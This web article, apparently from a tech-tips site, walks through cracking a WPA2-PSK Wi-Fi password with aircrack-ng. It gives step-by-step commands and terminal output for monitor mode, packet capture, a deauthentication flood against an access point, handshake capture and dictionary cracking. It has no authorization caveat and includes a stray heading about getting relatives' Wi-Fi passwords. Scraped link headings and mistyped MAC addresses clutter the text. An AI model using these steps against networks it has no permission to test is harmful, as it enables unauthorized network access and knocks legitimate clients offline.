

How to hack Wifi password with Aircrack-Ng

In this article, we will use Aircrack-Ng and dictionary attack method with encrypted password taken from the 4-step handshake process.

When Wi-Fi was first developed in the late 1990s, Wired Equivalent Privacy (WEP) was created to secure wireless communications, but it has many bugs and is easily cracked. For that reason, most wireless access points now use Wi-Fi Protected Access II with pre-shared key for wireless security, also known as WPA2-PSK. WPA2 uses encryption algorithm, AES is stronger, so it is difficult to crack, but not impossible. The weakness in WPA2-PSK system is that the encrypted password is shared during 4-way handshake (4-way handshake). When the client authenticates to the access point (AP), the client and AP perform a 4-way handshake to authenticate the user to the AP. This is the time to hack the password.

1. Wireless security: Say NO to WEP and YES to WPA



In this article, we will use Aircrack-Ng and dictionary attack method with the password encrypted from the 4-step handshake process.

1. How to find Wi-Fi passwords of relatives

How to hack WiFi password with Aircrack-Ng

Step 1: Set up Wi-Fi adapter in Monitor Mode with Airmon-ng

First, we need to use a wireless network adapter compatible with Kali Linux.

1. The best 8 long-range Wifi routers in 2017



This is similar to setting up a wired adapter in mixed mode (promiscuous mode). It allows to see all the wireless traffic going through. Open the Terminal window and type:

```
airmon-ng start wlan0
```

```
root: airmon-ng
File Edit View Bookmarks Settings Help
Encryption key:off
Intr. Power Management:off
BackTrack
eth0 no wireless extensions.
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID   Name
1155  dhclient3
6818  dhclient3
Process with PID 6779 (ifup) is running on interface wlan0
Process with PID 6818 (dhclient3) is running on interface wlan0

Interface  Chipset  Driver
wlan0      Realtek RTL8187L  rtl8187 [phy0]
(monitor mode enabled on mon0)

root@bt:~#
```

Note, airmon-ng renames adapter wlan0 to mon0.

Step 2 : Get traffic information with Airodump-Ng

Now wireless adapter is in Monitor mode, so all wireless traffic can be seen. Get traffic information using the airodump-ng command.

This command takes all the traffic that the wireless adapter can see and displays important information about it such as BSSID (AP's MAC address), power, beacon frame number, data frame number, channel, speed , encryption (if any), and finally ESSID (SSID). Type the following command in the terminal:

```
airodump-ng mon0
```

```

aircrack-ng : airodump-ng
File Edit View Bookmarks Settings Help

CH 10 | [ Elapsed: 2 mins ] | 2013-06-04 04:46
BackTrack
BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
00:25:9C:97:4F:48 -44 229 150 1 6 54e WPA2 CCMP PSK Mandela2
0A:86:3B:74:22:77 -53 130 7 0 6 54e WEP WEP 7871
08:86:3B:74:22:76 -50 144 28 0 6 54e WPA2 CCMP PSK belkin.276
20:76:00:86:BB:C4 -57 95 0 0 9 54e WPA2 CCMP PSK Tom/kin
B8:9B:C9:59:29:88 -63 79 0 0 1 54e WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:8A -63 81 0 0 1 54e WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:89 -63 75 0 0 1 54e WPA2 CCMP PSK <length: 0>
B8:9B:C9:59:29:88 -64 82 7 0 1 54e WPA2 CCMP PSK HOME-2988
00:14:6C:00:88:02 -66 182 0 0 11 54 WPA TKIP PSK Fresca
00:00:00:00:00:00 -67 418 0 0 6 54 OPN <length: 0>
00:24:7B:68:73:5C -65 165 5 0 6 54 WPA2 CCMP PSK myqwest5275
FE:F5:28:26:B1:58 -69 38 1 0 11 54e WPA2 CCMP PSK WSCJ
20:76:00:07:00:38 -71 46 2 0 11 54e WPA2 CCMP PSK myqwest6391
B8:9B:C9:BE:23:89 -73 3 0 0 11 54e WPA2 CCMP PSK <length: 0>

BSSID STATION PWR Rate Lost Frames Probe
(not associated) 00:1E:8F:8D:18:25 -24 0 - 1 197 516 NETGEAR
(not associated) 00:1E:4C:CA:6E:E4 -61 0 - 1 0 3

```

Note, all visible APs are listed at the top of the screen and the clients are listed at the bottom of the screen.

Step 3: Concentrate Airodump-Ng on an access point on a channel

The next step is to focus on one AP on one channel and collect important data from there. To do this need the BSSID and channel, open another Terminal window and type:

```
airodump-ng --bssid 08: 86: 30: 74: 22: 76 -c 6 --write WPACrack mon0
```

```

root: airodump-ng <2>
File Edit View Bookmarks Settings Help

CH 6 | [ Elapsed: 16 s ] | 2013-08-22 05:05 | [ fixed channel mon0: 11
BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
08:86:3B:74:22:76 -44 4 5 22 0 6 54e WPA2 CCMP PSK belkin.276

BSSID          STATION PWR Rate Lost Frames Probe
08:86:3B:74:22:76 00:1E:4C:CA:6E:E4 -47 54e-36e 0 21

```

1. **08: 86: 30: 74: 22: 76** is the AP's BSSID
2. **-c 6** is the channel in which the AP is operating
3. **WPACrack** is the file you want to write
4. **mon0** is a wireless adapter

As shown in the screenshot above, focus on collecting data from an AP with Belkin276's ESSID on channel 6.

Step 4: Aireplay-Ng Deauth

In order to get encrypted passwords, we need to have an authentic client for the AP. If it is authenticated, we can remove authentication and the system will automatically confirm it, so that the encrypted password can be retrieved. Please open another terminal window and type:

```
aireplay-ng --deauth 100 -a 08: 86: 30: 74: 22: 76 mon0
```

```

root@bt:~# aireplay-ng --deauth 100 -a 08:86:38:74:22:76 mon0
05:15:32 Waiting for beacon frame (BSSID: 08:86:38:74:22:76) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:15:32 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:33 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:33 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:34 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:34 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:35 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:35 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:36 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:36 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:37 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]
05:15:37 Sending DeAuth to broadcast -- BSSID: [08:86:38:74:22:76]

```

1. **100** is the number of un-verified frames
2. **08: 86: 30: 74: 22: 76** is the AP's BSSID
3. **mon0** is a wireless adapter

Step 5: The 4-way handshake process

In the previous step, when they re-authenticate the password, airodump-ng will try to retrieve the password during the 4-way handshake. Go back to the terminal window airodump-ng and check to see if it succeeded.

```

root@bt:~# airodump-ng
File Edit View Bookmarks Settings Help
backtrack
CH 3 | Elapsed: 19 mins | 2013-08-22 05:21 | WPA handshake: 08:86:38:74:22:76
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:25:9C:97:4F:48 -32 1040 2163 0 9 54e WPA2 CCMP PSK Mandala2
0A:86:38:74:22:77 -49 775 54 0 6 54e WEP WEP 7871
08:86:38:74:22:76 -49 794 1103 0 6 54e WPA2 CCMP PSK belkin.276
FE:F5:28:A0:83:2C -57 189 0 0 1 54e WPA2 CCMP PSK CenturyLink8576
00:00:00:00:00:00 -65 1986 0 0 6 54 WEP WEP <length: 0>
00:24:78:68:73:5C -65 618 3 0 6 54 WPA2 CCMP PSK myquest5275
00:14:6C:D0:88:02 -66 148 0 0 11 54 WPA TKIP PSK Fresca
FE:F5:28:26:B1:58 -68 88 5 0 11 54e WPA2 CCMP PSK WSCJ
00:21:29:C4:A8:E9 -68 151 1 0 6 54 WPA2 CCMP PSK Helkmed
E8:3E:FC:CC:77:10 -63 155 0 0 1 54e WPA2 CCMP PSK HOME-7712
EA:3E:FC:CC:77:10 -61 152 0 0 1 54e WPA2 CCMP PSK <length: 0>
BSSID STATION PWR Rate Lost Frames Probe
(not associated) 5C:DA:D4:1F:03:CA -19 0 - 1 0 273
(not associated) 00:1E:8F:8D:18:25 -30 0 - 1 171 2293 NETGEAR
(not associated) 40:A6:D9:9C:51:E8 -68 0 - 1 0 1
00:25:9C:97:4F:48 00:CO:CA:59:12:3A -17 54e-54e 0 232
00:25:9C:97:4F:48 44:60:57:C8:5B:A0 -29 54e-54e 0 1165
root@bt:~# airodump-ng

```


If on the top right line has " **WPA handshake** " written, it means that the process of obtaining the encrypted password was successful.

Step 6: Now we have the encrypted password in the WPACrack file. Run the file using a password file, here use the default password list named darkc0de. Now, crack the password by opening a terminal and typing:

```

aircrack-ng WPACrack-01.cap -w /pentest /passwords /wordlists /darkc0de

```



```
root : aircrack-ng
File Edit View Bookmarks Settings Help

Aircrack-ng 1.1 r2178

[00:00:07] 3376 keys tested (468.33 k/s)

Current passphrase: 0p7073chnic5

Master Key   : 9F B7 3E AD 06 EF 8F 01 02 AD E4 A5 5D C5 FF C9
              48 1E 05 8F C9 D4 EF 3E E0 A8 D6 81 AD 2C 27 52

Transient Key : 3D 30 95 B6 80 5A 87 30 A0 C0 61 42 64 2A 69 DF
              0F 25 70 5A D8 5F 81 94 01 54 BA 85 83 EA EC 7B
              A6 FB 27 31 D4 A9 62 05 24 0E 75 08 6C 7B 01 C0
              A1 85 EF 9E 79 A1 0B AB A7 CA 6C 0F D1 B2 9F 42

EAPOL HMAC   : 37 FB A0 9A CC 90 4C 41 56 FA 49 58 68 47 5B F2

root : aircrack-ng
```

1. **WPACrack-01.cap** is the file name written in the command airodump-ng
2. **/pentest / passwords / wordlist / darkc0de** is the absolute path to the password file

This process can be relatively slow and tedious. Depending on the length of the password list, you may have to wait a few minutes to a few days. When the password is found, it will appear on the screen. Remember, password files are very important. Try the default password file first and if it fails, proceed to a larger and more complete password file.

Maybe you want to know: How to hack Wifi passwords using Wifiphisher

I wish you all success!

You finished reading the article "**How to hack Wifi password with Aircrack-Ng**" edited by the [TipsMake](#) team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.